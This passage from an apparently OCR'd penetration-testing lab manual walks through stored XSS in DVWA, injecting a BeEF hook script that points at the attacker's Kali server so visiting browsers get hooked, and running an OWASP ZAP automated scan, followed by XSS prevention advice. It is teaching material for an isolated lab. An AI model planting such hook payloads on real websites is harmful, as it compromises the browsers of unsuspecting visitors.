
[View Source](#) | [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7


3. Open the Windows machine and go to Metasploitable webpage to DVWA then XSS stored tap, you will see the message that written by the Kali user.

Note

This exresie require three virtual machines opened at the same time (Metasplicable, Windows 10 and Kali Linux) if the Laptop used is less than 8 G RAM, the laptop performance will be impacted and it will be very slow.




4. Now go back to Kali machine and enter java code in the message body as in the following screenshot



A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The browser window title is "Damn Vulnerable Web A...". The address bar shows the URL "10.0.2.5/dvwa/vulnerabilities/xss_s/". The DVWA logo is in the top right. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" option is highlighted. The main form has fields for "Name *" (containing "STORD XSS") and "Message *" (containing "<script>alert('STORED XSS TEST')</script>"). A "Sign Guestbook" button is present. Below the form, a message box shows "Name: test" and "Message: This is a test comment.". A "More info" section includes a link to "http://ha.ckers.org/xss.html".


5. Click on Sign Guestbook



A screenshot of the DVWA XSS stored page after clicking the "Sign Guestbook" button. A JavaScript alert box is displayed in the center of the screen with the message "STORED XSS TEST". The DVWA sidebar and main content area are visible in the background.

6. Go back to Windows 10 machine and just refresh the page in the browser, you will notice that the java code is executed, and you will

receive the alert.



14.3. Injecting BeEF hook as a stored XSS

As we have seen in chapter 9, BeEF code allow us to track, monitor and exploit any machine access a Website that have BeEF hook code. If a website has Stored XSS vulnerability attackers can utilize this vulnerability to inject BeEF hook java code. This will compromise any machine that access that website.

Exercise 62: Injecting BeEF hook as stored XSS

We explained Beef in Chapter 9 how it can take control of a machine through web browser hooks. In this lesson we are going to inject BeEF hook into a web page as stored XSS, zny person access this page will be hooked to Beef automatically.

1. In Kali machine open Beef


```
#cd /opt/beef
./beef
```

```
root@kali:/opt/beef# ./beef
[12:42:44][*] Browser Exploitation Framework (BeEF) 0.5.0.0-alpha-pre
[12:42:44]    | Twit: @beefproject
[12:42:44]    | Site: https://beefproject.com
[12:42:44]    | Blog: http://blog.beefproject.com
[12:42:44]    |_ Wiki: https://github.com/beefproject/beef/wiki
[12:42:44][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
-> 0.0060s
[12:42:44][*] BeEF is loading. Wait a few seconds...
[12:42:48][*] 8 extensions enabled:
[12:42:48]    | Social Engineering
[12:42:48]    | Admin UI
[12:42:48]    | Demos
[12:42:48]    | Proxy
[12:42:48]    | Network
[12:42:48]    | XSSRays
[12:42:48]    | Events
[12:42:48]    |_ Requester
[12:42:48][*] 305 modules enabled.
[12:42:48][*] 2 network interfaces were detected.
[12:42:48][*] running on network interface: 127.0.0.1
[12:42:48]    | Hook URL: http://127.0.0.1:3000/hook.js
[12:42:48]    |_ UI URL: http://127.0.0.1:3000/ui/panel
[12:42:48][*] running on network interface: 10.0.2.23
```

2. Open web browser and go to Beef URL link

<http://127.0.0.1:3000/ui/panel>

3. Login as beef/beef



Note

If you forget Beef username and password check the file
/opt/beef/config.yaml

4. Copy Beef Hook

```
[12:42:44][*] BeEF is loading. Wait a few seconds...
[12:42:48][*] 8 extensions enabled:
[12:42:48]    | Social Engineering
[12:42:48]    | Admin UI
[12:42:48]    | Demos
[12:42:48]    | Proxy
[12:42:48]    | Network
[12:42:48]    | XSSRays
[12:42:48]    | Events
[12:42:48]    | Requester
[12:42:48][*] 305 modules enabled.
[12:42:48][*] 2 network interfaces were detected.
[12:42:48][*] running on network interface: 127.0.0.1
[12:42:48]    | Hook URL: http://127.0.0.1:3000/hook.js
[12:42:48]    | UI URL: http://127.0.0.1:3000/ui/panel
[12:42:48][*] running on network interface: 10.0.2.23
[12:42:48]    | Hook URL: http://10.0.2.23:3000/hook.js
[12:42:48]    | UI URL: http://10.0.2.23:3000/ui/panel
[12:42:48][*] RESTful API key: 076dfea86a39a84134a9337b31cb1767454039f
[12:42:49][*] HTTP Proxy: http://127.0.0.1:6789
[12:42:49][*] BeEF server started (press control+c to stop)
```

5. Insert the hook in the message body, then change the IP address to Kali IP address. you will need to extend the max. characters of the message body, inside the browser to 500 by:
 - In Kali machine Firefox that showing the DVWA webpage
 - Right click and then click on inspect element
 - Change maxlength to 500

The screenshot shows the DVWA XSS stored page. The left sidebar menu is visible with 'XSS stored' selected. The main content area displays a guestbook form with 'Name' and 'Message' fields. Below the form, two message boxes are shown: one with 'Name: test' and 'Message: This is a test comment.', and another with 'Name: STORD XSS' and 'Message:'. A 'More info' section provides links to XSS resources. The bottom part of the screenshot shows a browser developer tools window with the DOM inspector and style editor panels open, highlighting the 'Message' textarea.

6. Add the hook URL in a java script to the message body then click Sign Guestbook

The screenshot shows the DVWA XSS stored page with the hooked message. The 'Message' field contains the script: <script src="http://10.0.2.23:3000/hook.js"></script>. The browser developer tools show the DOM structure and the CSS styles applied to the page.

7. The Script run in kali machine and it is hooked to BeEF
8. From windows machine just refresh the XSS stored webpage
9. See Beef webpage in Kali Linux

10. The windows machine will be hooked because the stored hook in the webpage connect windows machine to the beef command center page.

14.4. Preventing XSS Vulnerability

Escaping

The first method you can and should use to prevent XSS vulnerabilities from appearing in your applications is by escaping user input. Escaping data means taking the data an application has received and ensuring it is secure before rendering it for the end user. By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way. In essence, you're censoring the data your web page receives in a way that will disallow the characters – especially “<” and “>” characters – from being rendered, which otherwise could cause harm to the application and/or users.

If the page does not allow users to add their own code to the page, a good rule of thumb is to escape all HTML, URL, and JavaScript entities. However, if the web page does allow users to add rich text, such as on forums or post comments, you have a few choices. You'll either need to carefully choose which HTML entities you will escape and which you won't, or by using a replacement format for raw HTML such as Markdown, which will in turn allow you to continue escaping all HTML.

Validating Input

Any untrusted data should be treated as malicious. What's untrusted data?

Anything that originates from outside the system and you don't have absolute control over so that includes form data, query strings, cookies, other request headers, data from other systems (i.e. from web services) and basically anything that you can't be 100% confident doesn't contain evil things.”

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. While whitelisting and input validation are more commonly associated with SQL injection, they can also be used as an additional method of prevention for XSS. Whereas blacklisting, or disallowing certain, predetermined characters in user input, disallows only known bad characters, whitelisting only allows known good characters and is a better method for preventing XSS attacks as well as others.

Input validation is especially helpful and good at preventing XSS in forms, as it prevents a user from adding special characters into the fields, instead refusing the request. However, as [OWASP maintains](#), input validation is not a primary prevention method for vulnerabilities such as XSS and SQL

injection, but instead helps to reduce the effects should an attacker discover such a vulnerability.

Sanitizing

A third way to prevent cross-site scripting attacks is to sanitize user input. Sanitizing data is a strong defense but should not be used alone to battle XSS attacks. It is totally possible you'll find the need to use all three methods of prevention in working towards a more secure application. Sanitizing user input is especially helpful on sites that allow HTML markup, to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup, changing unacceptable user input to an acceptable format.

WAF

we explained in in previous chapters WAF can protect against XSS attacks.

15

OWASP ZAP

Web Pen-Testing tool

The OWASP Zed Attack Proxy (ZAP) is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers. The OWASP ZAP tool automate the Website penetration testing and it is used by most Penetration Testers.

15. OWASP ZAP Web Site Penetration testing tool


OWASP ZAP tool which comes part of Kali is a tool that can-do vulnerability scanning and penetration testing of web site automatically, the tool run all the testing we did manual in the above sections and more.

15.1. Scanning Websites using OWASP-ZAP tool

Exercise 63: Running OWASP ZAP

1. To run the tool, go to Kali application and search for ZAP.






2. Start the tool




3. Click Start , then Tools / options, will allow you to modify the options



4. Choose Default policy then click OK
5. Click on automated scan

Exercise 64: Start Website scan

6. To start scan, type the URL in the page



7. Then click Attack
8. The Attack will take some time to finish, the tool will first try to find all pages in the website then it will start attack based on the policy we used.
9. You can monitor the attack progress by clicking on the graph icon beside the progress status bar under active scan tap.

Untitled Session - OWASP ZAP 2.9.0

File Edit View Analyse Report Tools Import Online Help

Sites + Standard Mode Quick Start Request Response +

Contexts Default Context Sites

This screen allows you to launch an automated scan against an application - just enter its URL below. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: <http://10.0.2.5/mutillidae>

Use traditional spider:

Use ajax spider: with [Firefox Headless](#)

Progress: Actively scanning

Analyser

| Plugin | Strength | Progress | Elapsed | Reqs | Alerts | St... |
|---|----------|-----------|---------|------|--------|-------|
| Path Traversal | Medium | 00:45.113 | 856 | 20 | 20 | ✓ |
| Remote File Inclusion | Medium | 00:08.873 | 102 | 0 | 7 | ✗ |
| Source Code Disclosure - /WEB-INF fo... | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| External Redirect | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Server Side Include | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Cross Site Scripting (Reflected) | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Cross Site Scripting (Persistent) - Pr... | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Cross Site Scripting (Persistent) - Sp... | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| SQL Injection | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Server Side Code Injection | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Remote OS Command Injection | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Directory Browsing | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Buffer Overflow | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Format String Error | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| CRLF Injection | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Parameter Tampering | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Script Active Scan Rules | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Source Code Disclosure - Git | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Source Code Disclosure - File Inclusion | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Remote Code Execution - Shell Shock | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |
| Httpoxy - Proxy Header Misuse | Medium | 00:00.000 | 0 | 0 | 0 | ✗ |

Copy to Clipboard Close

History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://10.0.2.5/mutillidae 2% Current Scans: 1 Num requests: 956 New Alerts: 16 Export

Sent Messages Filtered Messages

| ID | Req. Timestamp | Resp. Timestamp | Method | URL | Code | Reason | RTT | Size | Resp. Header | Size | Resp. Body |
|-------|---------------------|---------------------|--------|---|------|--------|--------|-----------|--------------|--------------|------------|
| 1,289 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=set | 200 | OK | 130 ms | 301 bytes | | 23,160 bytes | |
| 1,290 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=add | 200 | OK | 151 ms | 301 bytes | | 45,389 bytes | |
| 1,291 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=set | 200 | OK | 83 ms | 301 bytes | | 23,152 bytes | |
| 1,292 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=add | 200 | OK | 146 ms | 301 bytes | | 46,389 bytes | |
| 1,293 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=set | 200 | OK | 83 ms | 301 bytes | | 23,151 bytes | |
| 1,294 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=add | 200 | OK | 120 ms | 320 bytes | | 23,160 bytes | |
| 1,295 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=set | 200 | OK | 163 ms | 301 bytes | | 46,389 bytes | |
